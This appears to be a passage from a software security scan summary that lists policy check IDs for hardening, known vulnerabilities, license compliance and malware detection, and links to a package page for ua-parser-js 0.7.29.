- SQ25104 - Detected packages with content that failed integrity validation checks

Application hardening

- https://docs.secure.software/policies/hardening
- SQ14108 - Detected Windows executable files that rely on the ineffective ASLR vulnerability mitigation enforcement option.
- SQ18105 - Detected Linux executable files compiled without any kind of buffer overrun protection while using banned string functions.

Known Vulnerabilities

- https://docs.secure.software/policies/vulnerabilities
- SQ31101 - Detected presence of patch mandated vulnerabilities.
- SQ31102 - Detected presence of severe vulnerabilities with active exploitation.
- SQ31103 - Detected presence of malware-exploited vulnerabilities.
- SQ31104 - Detected presence of critical severity vulnerabilities.
- https://secure.software/npm/packages/ua-parser-js/0.7.29

License Compliance

- https://docs.secure.software/policies/license-compliance
- SQ12406 - Detected presence of licenses that place restrictions on use in production.
- SQ12408 - Detected presence of licenses that require a separate use of patents permission.

Malware Detection

- https://docs.secure.software/policies/malware-detection
- SQ30106 - Detected presence of malicious files by a YARA signature.
- SQ30120 - Detected presence of software components with political protest messages.

RL

KNOW WHEN YOUR SOFTWARE IS MALWARE.


Thank You!